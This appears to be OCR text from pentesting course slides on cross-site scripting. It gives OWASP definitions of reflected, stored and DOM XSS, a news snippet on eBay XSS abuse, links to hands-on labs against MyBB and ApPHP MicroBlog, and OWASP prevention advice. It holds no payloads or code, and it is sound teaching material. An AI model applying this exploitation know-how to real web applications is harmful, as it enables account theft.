news.netcraft.com › archives › 2017/02/17 › hackers-st...

Hackers still exploiting eBay's stored XSS vulnerabilities


Feb 17, 2017 - Fraudsters are still exploiting eBay's persistent **cross-site scripti**
recent attacks have taken place over the past 12 months, after ...

When is the application vulnerable?

- Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output.
- Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator.
- DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS

Source: OWASP

XSS



Source: https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/

Demo

All Courses / Javascript for Pentesters /

Task 1 Solution: Modify HTML with Javascript


http://pentesteracademylab.appspot.com/lab/webapp/jfp/1

Lab: ArticleSetup

Lab URL: https://attackdefense.com/challengedetails?cid=492

Video URL: https://youtu.be/u2yRbFEd894

XSS



Source: https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/

Lab: ApPHP MicroBlog

Lab URL: https://attackdefense.com/challengedetails?cid=29

Video URL: https://youtu.be/rEqXQg_0Hjw

Lab: MyBB Downloads Plugin

Lab URL: https://attackdefense.com/challengedetails?cid=9

Video URL: https://youtu.be/Yua8m_6Ixvo

Prevention

- Using frameworks that automatically escape XSS by design
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS.

Source: OWASP

In-Depth XSS

Web Application Pentesting

Javascript for Pentesters